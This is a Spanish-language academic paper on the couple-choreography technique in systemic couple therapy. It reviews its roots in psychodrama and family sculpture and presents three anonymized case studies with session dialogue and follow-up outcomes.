Es importante destacar como precursor de terapias activas o escénicas al psicodrama de Moreno, que menciona acerca del principio del encuentro; que el principio básico de toda intervención y sanación emocional es el encuentro genuino entre individuos, por lo que se deben generar los escenarios para que los que participan en la relación, se puedan reconocer, mirar, sentir, estando y siendo juntos en un espacio, momento y tiempo determinado (Bezánilla & Miranda, 2012). De la misma manera, Espina, (1977), expresa que la escultura es una técnica de tipo psicodramática desarrollada por terapeutas sistémicos como Satir, (1972), Dhul Kantor y Duhl, (1973), Papp, Silvertein y Carter (1973). En ese sentido, Kantor en los años 50's, aplicó el análisis del espacio en las relaciones humanas y plasmó de manera metafórica las relaciones humanas mediante formas espaciales; posteriormente, plasmó además de las relaciones espaciales, también agregó el contexto y las situaciones en la “escultura familiar”, que radica en pedir a un miembro de la pareja o familia que personifique de manera espacial las relaciones de pareja o familiares operando

<sup>1</sup> Martha Patricia Quevedo Fuentes es Profesora de la Escuela Superior de Psicología de la Universidad Autónoma de Guerrero. [acapaty@hotmail.com](mailto:acapaty@hotmail.com) (autor correspondiente)

<sup>2</sup> Marisol Salado Barrera es Profesora de la Escuela Superior de Psicología de la Universidad Autónoma de Guerrero. [marziga@hotmail.com](mailto:marziga@hotmail.com)

como un escultor que modela de manera actitudinal, situando en el espacio a cada uno de los miembros de la pareja o familia, creando así, un conjunto escultórico que visualiza las relaciones entre ellos. \_\_\_\_\_

Por otro lado, para Ortiz Granja (2008), “la escultura permite explorar los niveles míticos más escondidos, menos racionalizados y verbalizados o las cosas que no se han dicho en la familia y que sin embargo están presentes” (p. 293). Justamente, citando a Figueira, (2002), menciona que la escultura familiar es una forma de Arteterapia donde el objetivo común de la intervención psicoterapéutica es recuperar a las personas de sus conflictos individuales mediante procesos de autoconocimiento y transformación que favorecen y facilitan la expresión libre, el autoestima, desarrollan mejor equilibrio emocional y se menguan los efectos negativos de la enfermedad mental (Figueira, 2002; en Coqueiro, Ramos, & Freitas, 2010).

Por ésta razón, a la escultura familiar, como técnica precursora de la coreografía de parejas, se le considera como un valioso instrumento de diagnóstico y una técnica terapéutica que permite visualizar y experimentar, espacial y concretamente, las configuraciones relacionales de la familia. En la escultura familiar y de pareja, queda simbolizada la posición emocional de cada miembro de la familia respecto de los otros. Sin embargo, Peggy Papp (1988), criticó el término y la parte estática de la “escultura”, menciona que las relaciones humanas son dinámicas, por lo que propuso el término “coreografía”, pues se trata de coreografiar alianzas, triangulaciones y cuestiones emocionales de los miembros de la pareja o familia, mismos que se ponen en evidencia al hacer la escena de la “danza” entre los miembros y esto le permite al terapeuta ubicar al sistema en tiempo, espacio, visión, audición, energía y movimiento. Ya Kantor había propuesto anteriormente utilizar la técnica de escultura estática y también la dotada con movimiento.

En ese sentido, la coreografía de parejas es la puesta en escena de las metáforas de la relación. Por lo tanto, es una configuración donde la relación de la pareja es proyectada en forma concreta y a la vez, puestas en escena de tal forma que permiten su vinculación simultánea de percepciones, conductas e interacciones en las parejas. Por lo tanto, la pareja generalmente cuando recurre a terapia, es porque se encuentra bloqueada y no clarifica los mensajes que le lleven a tomar una decisión adecuada a su problema; es aquí donde la técnica de coreografía de parejas puede ser una alternativa terapéutica eficaz para la toma de decisiones.

En el trabajo terapéutico con parejas, Papp (1988), realizó la coreografía en grupo y la denominó “Coreografía de Parejas”.

### *Definición de términos*

Desde el punto de vista de Caillé, (1992), la pareja es una institución que se concibe como un objeto, un espacio, un vínculo, que se debe adaptar a las necesidades de sus miembros. Por otro lado, para de la Espriella, (2008), el término pareja es un vínculo significativo, que supone una estabilidad en el tiempo, de común acuerdo y con proyecciones futuras (Espriella, 2008; citado en Blandón- Hincapié & López- Serna, 2014).

Por lo que se refiere a Coreografía de parejas.- Ésta técnica define la relación de pareja en términos metafóricos, las cuales son representadas por los miembros de la pareja.

Los conflictos en las relaciones de pareja se pueden expresar en forma metafórica mediante una configuración escénica misma que nos proporciona una Gestalt en la cual se proyectan percepciones, conductas e interacciones de cada miembro de la pareja y de la pareja en sí misma muestra su complementariedad y la terapia se enfocará entonces en romper o interrumpir esa complementariedad. Ésta puesta en escena de las metáforas es la llamada coreografía de parejas.

A los terapeutas de pareja en este enfoque, no les interesa la génesis de la complementariedad, sino del tema emocional central (la gran carga emocional que comparte la pareja). Dentro del estudio, se define la relación de pareja en forma metafórica, la cual proporciona una Gestalt en la que ciertos hechos y factores disociados se pueden ver en relación unos con otros.

### *Problema*

Generalmente, las parejas tardan mucho tiempo en entender cuál es la mejor decisión que tienen que tomar en situaciones de conflicto, la técnica de coreografía en un instante les muestra ese escenario en lenguaje simbólico de

su relación y ahí pueden verlo como si estuvieran viendo una película de su vida, lo que hace más claro visualizar la situación real y hacer el diagnóstico. En ese mismo tenor, en la coreografía ideal o fantaseada, se les pide que imaginen en ese sueño o fantasía cómo se visualizan en una forma simbólica ideal; donde ellos se proyectarán a futuro.

En ese sentido, Caillé (1992), partiendo de su técnica “las esculturas vivientes”, refiere que al realizar una representación, se tiene doble efecto: por un lado, se interpreta el mundo y al mismo tiempo se crea un universo habitual para los que comparten la representación y ello producirá un sentimiento de comunidad. Asimismo, dicho autor enfatiza que el problema se origina en el contexto del lenguaje y que desaparece mediante el lenguaje; si al problema que describe la pareja, o la decisión que tiene que tomar se le quita el lenguaje digital, es más probable que tenga una idea más clara de la solución o decisión que tiene que tomar.

Es importante destacar que la pareja presenta en la consulta emociones de enojo, tristeza, ira o también se puede presentar confundida o bloqueada, por lo que la técnica de coreografía de parejas, ofrece la oportunidad de escenificar corporalmente, su relación en forma metafórica utilizando el espacio, su cuerpo y los elementos que elijan del lugar, lo que le aportará significado a su relación.

En el presente estudio se trabajarán dos tipos de coreografías de pareja: del presente (diagnóstico) y deseada (ideal o pronóstico); tomando como ejemplo el nombre de la escultura familiar de Espina, (1997), la real, o escultura del presente; donde a través de la escenificación de la coreografía, se le pide a la pareja que represente como percibe la relación actualmente, lo que mostrará el diagnóstico de la relación de pareja. Posteriormente, se le solicita a la pareja que escenifique una representación ideal o deseada de su relación de pareja. Dicho autor, plantea usar el término de coreografía en lugar de escultura, por lo que recomienda su utilización como una forma de entender el sistema de pareja, para crear nuevos métodos por medio el uso de medios alternativos utilizando el movimiento y el espacio.

La coreografía es una escenificación de la relación de pareja en la cual se proyectan las interacciones, percepciones y conductas de la pareja (Papp. 1988).

1. Se le pide a la pareja que cierren sus ojos, que respiren lenta y profundamente, que se permitan imaginar tener un sueño o una fantasía de su cónyuge y que lo visualicen en la forma simbólica que ellos elijan, la cual puede ser un animal, un objeto animado o inanimado, un personaje de historietas, de películas, etc.
2. Luego se les pide que ellos mismos visualicen la forma que ellos tomarían en relación a la forma simbólica de su pareja.
3. Después se les pide que imaginen que movimiento o danza tendría lugar entre esas dos formas simbólicas, dados los problemas que han mencionado en terapia.
4. A continuación se les pide que cada uno represente la fantasía junto con su pareja.

El terapeuta puede solicitarles que especifiquen detalles relativos al tiempo, lugar, el estado de ánimo y el movimiento.

Las metáforas en la terapia de pareja, proporciona una Gestalt en la que ciertos hechos y elementos disociados se pueden observar en relación unos con otros.

### **Descripción del Método**

En el presente estudio se aplicó la técnica de coreografía de parejas de corte cualitativo, de tipo transversal, con la finalidad de interpretar el lenguaje simbólico para elaborar un diagnóstico y un pronóstico de su relación. Se trabajó con tres casos: dos parejas casadas, una de ellas con dos hijos pequeños, la otra pareja con un hijo adolescente y una hija con discapacidad y la tercera pareja homosexual, de la cual, una de ellas tiene un hijo de siete años.

Para descifrar la técnica, principalmente, hay que deducir que siendo pareja, encontrarán una forma simbólica que se proyecte como tal, aunque, en el diagnóstico de la relación, habitualmente, la pareja en conflicto imagina un personaje, objeto, animal, etc. diferente del de su pareja, ejemplo: él como un animal y su pareja como un personaje de caricatura. Sin embargo, en la coreografía ideal; si los miembros de la pareja se proyectan en el mismo símbolo, permite interpretar que permanecerán juntos y superarán los problemas. No obstante, si se visualizan como algo



diferente del otro, puede significar que no seguirán juntos en esa relación, que la decisión ya estaba tomada y la técnica les permite visualizarla. Los términos de escultura real e ideal fueron tomados de la técnica de escultura familiar.

### ***Dificultades para aplicar la técnica***

No hay antecedentes de haber aplicado la técnica antes mencionada a una pareja por separado, sin embargo, no hubo ninguna dificultad al aplicarla en el trabajo terapéutico, al contrario, permitió que se sintieran con mayor confianza y libertad.

### ***Resumen de resultados***

A continuación, se detallan los casos que participaron en el presente estudio:

Participaron tres parejas, por motivos éticos y de confidencialidad, sólo se presentarán unas claves en lugar del nombre de los verdaderos pacientes.

1. IN y KN
3. LR y AD
4. DN y JV
- 5 PA y DL

El motivo de consulta que expone cada miembro de la pareja contiene una queja y una demanda.

La queja es el reclamo de un miembro de la pareja hacia el otro.

La demanda inicial, es lo que cada miembro de la pareja espera encontrar en el otro, lo que necesita en términos de comunicación, cooperación, sexualidad, apoyo de su cónyuge, que no lo expresa, da por hecho que el otro debe saber lo que necesita (Caillé, 1992).

## **Comentarios finales**

### ***Conclusiones***

Las principales conclusiones derivadas del estudio se muestran a continuación:

Como se mencionó en la parte introductoria acerca de los pasos de la aplicación de la técnica, la terapia se realizó con cada pareja por separado.


### **Tres casos**

#### **Primer caso: Pareja KN e IN. Tienen ocho meses de relación**

KN de 41 años, dentista, es soltera y tiene un hijo de siete años, vive con su madre, su hijo y su hermana menor. Trabaja con una plaza administrativa en una escuela secundaria por la mañana y por la tarde atiende su clínica dental, la cual tiene cinco consultorios y es muy exitosa, Cuenta también con otro consultorio que tiene varios aparatos y mesas de automasaje; además es distribuidora de productos dentales,

IN de 30 años, tiene una plaza de docente en nivel primaria, es soltera, vive con sus padres. Además, dibuja y pinta cuadros de manera artística y baila danza regional.

### Genograma



Fuente: elaboración propia

#### Motivo de consulta de la pareja IN y KN:

KN quiere que la terapeuta le ayude a convencer a IN de que no puede presentarla a su familia como pareja, refiere: “ellos no saben que soy lesbiana, debe entender que mi hijo está muy pequeño y no quiero afectarlo emocionalmente”. Quiere seguir con ella. KN, en su desesperación porque IN había terminado su relación con ella, le dice que en el mes de diciembre de ese año la presentará como pareja con su familia (llegan a terapia en el mes de junio). KN refiere que tiene un hijo de siete años y que no quiere desestabilizarlo, manifiesta que hace nueve años fue con el ginecólogo y que le recomendó que tuviera un hijo, ella le comentó a su hermana mayor y ella le respondió que ella y su esposo la apoyarían, ellos cuidan al niño, KN sólo lo recoge de la escuela y se los lleva a ellos, su hermana tiene dos hijos, uno mayor que el hijo de KN y el otro menor, KN vive en la casa de su mamá con su hermana menor con la que continuamente discuten. KN tiene un departamento y de vez en cuando se ve ahí con IN. KN le propone matrimonio a IN en la sesión.

**Queja de KN:** “estoy molesta porque IN me está obligando a hacer algo que no quiero hacer, no quiero quitarle la estabilidad a mi hijo”.

**Demanda KN:** “Quiero tener una relación con IN, pero que no se dé cuenta mi familia, ella debe entender que mi hijo está bien así y no quiero desestabilizarlo”.

#### Motivo de consulta de IN:

IN refiere estar molesta y que terminó su relación con KN porque no la ha presentado con su familia, menciona que siente que la esconde, no les ha confesado que es lesbiana y ella no se siente a gusto con eso, no quiere que KN la busque, acepta la terapia para que KN la deje en paz. Por otro lado, IN se queja de que todo el tiempo KN está atendiendo el teléfono, incluso en la intimidad.

**Queja:** Ella no me toma en serio, me esconde, parezco su amante de ocasión.

**Demanda:** Comenta “quiero que KN me tome en serio, que se comprometa, que me presente con su familia como su pareja y podamos vivir juntas con el niño como una familia”.

#### Coreografía del presente (diagnóstico) KN:

Después de la visualización

KN: expresa que se visualizó como una liebre y a IN como una sirena en el mar

Terapeuta a KN: ¿cómo escenificarías esa fantasía en este espacio, utilizando las cosas que ves en el escenario, como si fueras a montar una obra de teatro y como danzarían juntos?

KN: Yo estoy corriendo queriendo alcanzar a la sirena, no puedo nadar, me regreso, doy vueltas, la veo y me regreso corriendo, IN solo me ve. (coloca a IN a un extremo del consultorio y ella corre hacia IN y luego regresa, vuelve a correr hacia ella y se vuelve a regresar).

Terapeuta a IN: ¿Cómo te sientes siendo una sirena?

IN: me siento que soy libre, diferente, tengo mi espacio, segura.

Terapeuta a KN: ¿Cómo te sientes siendo una liebre?

KN: me siento ansiosa, siento que por más que corra, no puedo alcanzar a la sirena; así ando, igual, corro por la vida, nadie me alcanza, he logrado así muchas cosas, quiero en mi futuro estar tranquila económicamente, pero siento que IN no me comprende.

Terapeuta: ¿cómo danzan juntas?

IN: pues que yo sola me siento mejor, la liebre todo el tiempo corre de un lado para el otro. KN se la pasa del trabajo de la mañana al de la tarde y después a su casa, no me dedica tiempo, siempre pone excusas.

KN: yo corro todo el tiempo de un lado para el otro, pero siempre tengo detalles hacia ella, le compro cosas, la invito a lugares caros.

### **Coreografía del presente (diagnóstico) de IN**

Después de la visualización

IN: imaginé a KN como un perro y a mí como un gato.

Terapeuta: ¿cómo escenificarías esa fantasía en este espacio, utilizando las cosas que ves en el escenario, como si fueras a montar una obra de teatro y como danzarían juntos?

IN a KN: tú estás corriendo de un lado al otro, brincas, saltas y yo acostada mirándote (se acuesta de lado, sosteniéndose con el codo y la mano en la cara). El perro (KN), corre de un lado a otro, siempre mirando al gato (IN).

Terapeuta a KN: ¿cómo te sientes siendo un perro?

KN: pues me siento incómoda, siento que IN me está evaluando en todo lo que hago.

Terapeuta a KN: ¿cómo te sientes siendo un gato?

IN: la observo de forma cautelosa, dudosa, siento que no le tengo confianza a KN aún: ya antes me traicionaron y ella no me da la confianza que necesito.

Como danzan juntas, cómo se comunican?

KN: pues me siento como que todo el tiempo busco su aprobación, que hago muchas cosas por ella y no las valora.

KN: siento que no hablamos el mismo lenguaje, mientras ella maúlla, yo ladro y así es en la relación.

### **Coreografía ideal (pronóstico) IN.**

Después de la visualización

Terapeuta a IN: ¿Cómo visualizaste a KN?

IN: como dos tortugas nadando en el mar, comiendo juntas, contentas.

Terapeuta a IN: ¿cómo escenificarías esa fantasía en este espacio, utilizando las cosas que ves en el escenario, como si fueras a montar una obra de teatro y como danzarían juntos?

IN: le dice a KN que mueva las manos como si estuviera nadando y ella hace lo mismo, sonrío, imagina como si estuviera comiendo y le hace señas a KN que la imite.

Terapeuta a KN: ¿cómo te sientes siendo tortuga, nadar y comer junto con IN?

KN: me gusta, me siento bien.

Terapeuta a IN: ¿y tú?

IN: me gusta, convivimos juntas.

### **Coreografía ideal (pronóstico) KN.**

Después de la visualización

Terapeuta a KN: ¿Cómo visualizaste a IN?

KN: visualicé a IN como el sol, y a mí como la luna

Terapeuta a KN: ¿cómo escenificarías esa fantasía en este espacio, utilizando las cosas que ves en el escenario, como si fueras a montar una obra de teatro y como danzarían juntos?

KN le dice a IN que se suba a una mesa y que ahí permanezca parada con los brazos extendidos, ella se coloca un escalón abajo con las manos hacia arriba mirándola.

KN: observo su brillo deslumbrante, me ilumina totalmente y yo la sigo.

Terapeuta a las dos: ¿Cómo danzan juntas?

IN: en cada eclipse

KN: cuando estamos juntos, nos comunicamos muy bien, ella me da luz, me ilumina, yo la sigo siempre.

IN: si, pero muy de vez en cuando, el sol sale en el día, la luna de noche, igual nosotras, tú no quieres nada serio conmigo, me ocultas.

KN: pero te amo y te lo he demostrado.

IN: yo quiero compromisos y por lo visto tú nunca te vas a comprometer conmigo.

Terapeuta a las dos: ¿Qué mensaje les dio este ejercicio?

IN: que la decisión que tomé es la adecuada.

KN: yo quisiera que entienda que la amo, pero la estabilidad de mi hijo es primero para mí.


### **Finaliza la sesión.**

**Seguimiento:** IN y KN se separaron. KN insiste en querer regresar con IN, ella se niega rotundamente.

### **Segundo caso: LR y AD**

LR: ama de casa, tiene 36 años, es licenciada en administración de empresas, nunca ejerció su profesión.

AD: tiene 38 años, es empresario, tiene un hotel, un restaurante y una agencia de viajes.



### Motivo de consulta LR:

LR: Ella piensa que él le es infiel, le encontró una tarjeta de un motel, dos semanas después le encontró en el bolsillo del pantalón unos tickets de un centro nocturno de strippers, LR refiere que él llega muy tarde ya cuando los niños están dormidos y sale muy temprano de casa, que los niños pasan días y no lo ven, que a veces llega tomado.

**Queja:** “me da mucho coraje que mientras yo me paso todo el día con los niños, él no les dedique tiempo.

**Demanda:** quisiera que llegara temprano, que conviviera conmigo, me da miedo que se enamore de otra mujer.

### Motivo de consulta AD:

AD: refiere que él trabaja mucho, que si toma alcohol es porque en las reuniones que tiene con sus clientes, muchas cosas se arreglan con vino. Menciona que cuando llega a casa, su esposa ya está dormida, que no lo espera. Él le había pedido que contrataran a una niñera para que le apoye con los niños, ella no quiere, expresa que la busca en la intimidad y que ella lo rechaza. AD refiere que si de verdad saliera con otra mujer, no sería tan obvio de dejar los tickets y las tarjetas de esos lugares, que lo hace para que ella se dé cuenta que lo que ella le niega, él lo podría encontrar en otro lado, sin embargo, él afirma que la ama.

**Queja:** manifiesta que cuando llega, ella está cansada y no le hace caso.

**Demanda:** comenta que quisiera que ella lo esperara cuando él llega de trabajar, que convivan como pareja.

### Coreografía del presente (diagnóstico) LR

Después de la visualización

Terapeuta a LR: ¿Cómo visualizaste a AD?

LR: imaginé que AD es un oso y yo soy una gacela.

Terapeuta a LR: ¿cómo escenificarías esa fantasía en este espacio, utilizando las cosas que ves en el escenario, como si fueras a montar una obra de teatro y como danzarían juntos?

LR: acomoda a AD parado, en un rincón, se va acercando mientras ella corre de un lado a otro.

Terapeuta a AD: ¿cómo te sientes siendo ese oso?

AD: siempre que la busco, ella está haciendo otras cosas o está cansada y no me hace caso.

Terapeuta a LR: ¿cómo te sientes siendo esa gacela?

LR: pues yo atiendo a los niños, me gusta prepararles sus alimentos, ponerles actividades supervisarlos, tengo que hacer la tarea que él no hace por eso me canso. Así me siento, que corro todo el tiempo.

### **Coreografía del presente (diagnóstico) de AD**

Terapeuta a AD: ¿Cómo visualizaste a LR?

AD: Ella como una leona con sus cachorros, yo como un chimpancé cortando plátanos.

Terapeuta a AD: ¿cómo escenificarías esa fantasía en este espacio, utilizando las cosas que ves en el escenario, como si fueras a montar una obra de teatro y como danzarían juntos?

AD: coloca a LR en posición de ataque, piernas abiertas, rodillas flexionadas y las manos abiertas protegiendo a sus leoncitos y él se coloca en un extremo simulando cortando plátanos,

Terapeuta a LR: ¿cómo te sientes siendo esa leona?

LR: pues yo siento que tengo que cuidar y proteger a mis cachorros.

Terapeuta a AD: ¿cómo te sientes siendo ese chimpancé?

AD: alejado de mí familia, tratando de llevarles comida, pero los leones no comen plátanos

### **Coreografía ideal de la relación (pronóstico) AD y LR**

Después de la visualización

Terapeuta a AD: ¿Cómo visualizaste a LR?

AD: ella es una paloma que está en su nido con sus crías y yo soy el palomo que sale a buscar de comer para llevarles comida, llevo y les doy de comer en el pico.

Terapeuta a AD: ¿cómo escenificarías esa fantasía en este espacio, utilizando las cosas que ves en el escenario, como si fueras a montar una obra de teatro y como danzarían juntos?

AD: elabora su coreografía: ella está en casa, él llega volando con comida, le da de comer con la boca y ella recibe la comida

Terapeuta a LR: ¿cómo te sientes siendo una paloma, que tu palomo te lleva comida, que te la da en la boca?

LR: me gusta, me hace sentir amada, atendida, que se preocupa por nosotros.

Terapeuta a AD: ¿cómo te sientes siendo el palomo que está al pendiente de su familia, que los provee de alimento?

AD: me siento bien, siento que además de proveerles de comida, también les estoy dando amor, ellos son lo más importante para mí.

Terapeuta a LR: ¿Cómo visualizaste a AD?

LR: imaginé que él es supermán y yo superchica, cada uno tiene que salvar al mundo y cuando nos encontramos, nos abrazamos y convivimos juntos.

Terapeuta a LR: ¿cómo escenificarías esa fantasía en este espacio, utilizando las cosas que ves en el escenario, como si fueras a montar una obra de teatro y como danzarían juntos?

LR: coloca a supermán llegando por un extremo del consultorio, ella como superchica por el otro, en posición como aterrizando, después de llegar volando, toman un respiro y se abrazan.

Terapeuta a AD: ¿cómo te sientes siendo supermán?

AD: me gusta, tiene que ver con que yo tengo que atender mis negocios, pero cuando llego a casa, me siento feliz.

Terapeuta a LR: ¿cómo te sientes siendo superchica?

LR: me siento bien, también tiene que ver con que todo el día atiendo a mis hijos, no tengo quien me ayude en la casa, aunque AD siempre me ha propuesto que consigamos niñera, prefería atenderlos yo, cuando llega mi esposo, me gusta esperarlo y recibirlo con amor.

Terapeuta a las dos: ¿Qué mensaje les dio este ejercicio?

LR: a mí, que él sí me ama, voy a aceptar lo que él me había propuesto antes, que me ayuden con los niños para que pueda estar más relajada y salir con él y disfrutarnos como pareja.

AD: que meee nos amamos, sólo que a veces no nos entendemos. Voy a llegar más temprano a casa, la voy a invitar a que vaya a mis negocios, que me ayude con la contabilidad, que se involucre para que estemos más tiempo juntos.


### Se da por finalizada la sesión.

**Seguimiento:** LR le apoya en el trabajo administrativo de los negocios; contrataron una niñera y conviven más como pareja.

### Tercer caso: PA y DN

PA es ama de casa, tiene 36 años, es muy guapa, estaba estudiando una licenciatura en línea, no la concluyó. DN es capitán en el ejército mexicano, se muestra muy callado, tiene 36 años; llevan 15 años de casados, su hija menor tiene una discapacidad (espondilitis anquilosante), por lo que la tiene que trasladar constantemente a consultas a la CDdeMX, ellos viven en el Estado de Zacatecas por el momento.

Genograma



### Motivo de consulta PA

PA: él toma alcohol cada tres días. Me fue infiel, lo negaba pero lo descubrí, vi las notas del hotel donde se veía con ella, vi fotos de ellos que esa mujer subió al face, me quiero separar, antes le había pedido que tomáramos terapia porque él es muy serio y no expresa sus sentimientos, nunca quiso, ahora me pide perdón y quiere tomar la terapia.

**Queja PA:** tengo mucho coraje por su infidelidad, me lo negó al principio, yo lo descubrí, me quiero divorciar. No se da cuenta que hasta sus amigos cuando él se emborracha me quieren enamorar, sin embargo, yo nunca les he hecho caso.

**Demanda PA:** tengo miedo de perderlo y me da mucha tristeza por mis hijos.

### Motivo de consulta DL

DN: refiere, nunca había querido tomar terapia, refiere no creo en ella porque no me gusta expresarle a extraños lo que pasa en mi familia”. Ahora él solicita la terapia una vez que su esposa lo amenaza con divorciarse.

**Queja DN:** Ella se niega a salir conmigo, yo quiero llevarla, que me acompañe a algún antro, que salgamos como pareja, ella siempre dice que no quiere dejar solos a los niños, es verdad que anduve con una mujer, pero no fue nada, era una “naca”.

**Demanda DN:** Quiero que me atienda, quiero a mi pareja.

**Coreografía del presente (diagnóstico) PA:**

Después de la visualización

Terapeuta a PA: ¿Cómo visualizaste a DL?

PA: él está cargándome y el piso es inestable, se mueve,

PA: Terapeuta a DL: ¿cómo escenificarías esa fantasía en este espacio, utilizando las cosas que ves en el escenario, como si fueras a montar una obra de teatro y como danzarían juntos?

PA: toma a DL de la mano y lo lleva arriba del sofá, le dice que la cargue. Él la carga y están los dos arriba del sofá.

Terapeuta a DL: ¿cómo te sientes ahí, cargando a PA?

DL: bien, puedo hacerlo.

Terapeuta a DL: ¿estás cansado?

DL: no, es mi mujer y la puedo cargar.

Terapeuta a PA: ¿cómo te sientes ahí?

PA: muy cómoda, pero él no está cómodo.

**Coreografía real (diagnóstico) DL:**

Después de la visualización

Terapeuta a DL: ¿Cómo visualizaste a PA?

DL: yo como un canal de comunicación (emisor y receptor) y ella es el otro canal (emisora y receptora) y nos comunicamos así: (pone un brazo arriba y otro abajo). Ella es emisora y yo receptor y después ella es receptora y yo emisor.

Terapeuta a DL: ¿cómo escenificarías esa fantasía en este espacio, utilizando las cosas que ves en el escenario, como si fueras a montar una obra de teatro y como danzarían juntos?

DL: se coloca frente a PA, le toma sus manos, coloca una arriba en forma de dar y la otra abajo en forma de recibir; él coloca sus manos en sentido contrario a PA y las mueve y le hace señas a PA que mueva sus manos también y se toquen y se despeguen.

Terapeuta a PA: ¿cómo te sientes siendo un canal de comunicación?

PA: me siento rara, como si fuéramos una máquina, y así estamos nosotros, él habla poco y prácticamente nos comunicamos a veces con señas.

Terapeuta a DL: ¿cómo te sientes siendo el otro canal de comunicación?

DL: pues yo creo que no es importante hablar mucho, solo lo necesario.

**Coreografía ideal (pronóstico) DL:**

Después de la visualización



Terapeuta a DL: ¿Cómo visualizaste a PA?

DL: imaginé a ella como una mujer hermosa y yo la saco a bailar, bailamos un vals.

Terapeuta a DL: ¿cómo escenificarías esa fantasía en este espacio, utilizando las cosas que ves en el escenario, como si fueras a montar una obra de teatro y como danzarían juntos?

DL: va con PA, la toma con una mano en el hombro y la otra en la cintura, toma con su mano las manos de PA y se las acomoda en el hombro y cintura y empiezan a bailar un vals.

Terapeuta a PA: ¿cómo te sientes siendo esa bella dama bailando un vals con tu pareja?

PA: abraza a su esposo, se recarga en su pecho (él le responde inclinándose hacia ella), y PA responde: me siento muy a gusto.

Terapeuta a DL: ¿cómo te sientes siendo el joven que baila con su pareja?

DL: me siento muy enamorado.

¿Qué aprenden con este ejercicio?, ¿de qué se dan cuenta?

PA: de que estoy enamorada de él también, que los problemas los podremos enfrentar y resolver.

DL: si, que nosotros podemos, mientras nos amemos, todo se resolverá.

### **Coreografía ideal (pronóstico) PA:**

Después de la visualización

Terapeuta a PA: ¿Cómo visualizaste a DL?

DL: lo visualicé como Barack Obama y yo como Michell Obama, los dos abrimos el baile de una fiesta entre representantes de todos los países del mundo y todos nos ven con admiración.

Terapeuta a DL: ¿cómo escenificarías esa fantasía en este espacio, utilizando las cosas que ves en el escenario, como si fueras a montar una obra de teatro y como danzarían juntos?

PA: pues me imagino que tengo un vestido largo hermoso y mi esposo me saca a bailar y todos nos observan con admiración.

Terapeuta a DL: ¿cómo te sientes siendo Barack Obama?

DL: muy importante.

Terapeuta a PA: ¿cómo te sientes siendo Michelle Obama?

PA: me siento muy orgullosa.

Terapeuta a los dos: ¿qué aprendieron con este ejercicio?

PA: tengo ahora la seguridad que amo a mi esposo y que él me ama, que podemos darnos otra oportunidad.

DL: que si necesitábamos apoyo de psicólogos porque yo no sabía cómo expresarle a mi esposa lo arrepentido que estaba y que la valoro y amo mucho.

### **Fin de la sesión.**

**Seguimiento:** PA retomó la carrera, refiere que DL se comunica y expresa un poco más, se comparten responsabilidades con la niña, asimismo, comenta que se tomaron un fin de semana solos, fueron a un hotel, a dos horas de su ciudad, dejaron a una persona de confianza encargada de los niños y refiere que se comprometieron al menos cada dos meses hacer lo mismo.

En los tres casos anteriores se confirma que cuando las parejas se comunican con el lenguaje digital (de las palabras), entran a un patrón de conflicto, no hay comprensión, sólo malos entendidos. Mientras que la técnica de coreografía de parejas, les permitió comunicarse de forma metafórica sin necesidad de las palabras, utilizando únicamente el lenguaje corporal en el espacio de forma simbólica, ello les permitió empatizar con el otro y resolver sus problemas.

### Referencias

- Bezanilla, J. M., & Miranda, M. A. (2012). La socionomía y el pensamiento de Jacob Levy Moreno: una revisión teórica. *Dialnet. Revista de Psicología GEPU*, 3(1), 148-180. Recuperado el 15 de enero de 2020, de <file:///C:/Users/samsung/Downloads/Dialnet-LaSocionomiaYElPensamientoDeJacobLevyMoreno-3982380.pdf>
- Blandón-Hincapié, A. I., & López-Serna, L. M. (2014). Comprensiones sobre pareja en la actualidad: JÓvene en busca de estabilidad. *Scielo. Revista Latinoamericana de Ciencias Sociales, Niñez y Juventud*, 14(1). Recuperado el 5 de enero de 2020, de <http://www.scielo.org.co/pdf/rllcs/v14n1/v14n1a35.pdf>
- Caille, P. (1992). *Uno más uno son tres: la pareja revelada a sí misma*. Barcelona, España: Paidós.
- Coqueiro, N. F., Ramos Vieira, F. R., & Costa Freitas, M. M. (2010). Arteterapia como dispositivo terapéutico em saúde mental. *Scielo. Acta paul. enferm.*, 23(6). Recuperado el 7 de marzo de 2020, de [http://www.scielo.br/scielo.php?script=sci\\_arttext&pid=S0103-21002010000600022](http://www.scielo.br/scielo.php?script=sci_arttext&pid=S0103-21002010000600022)
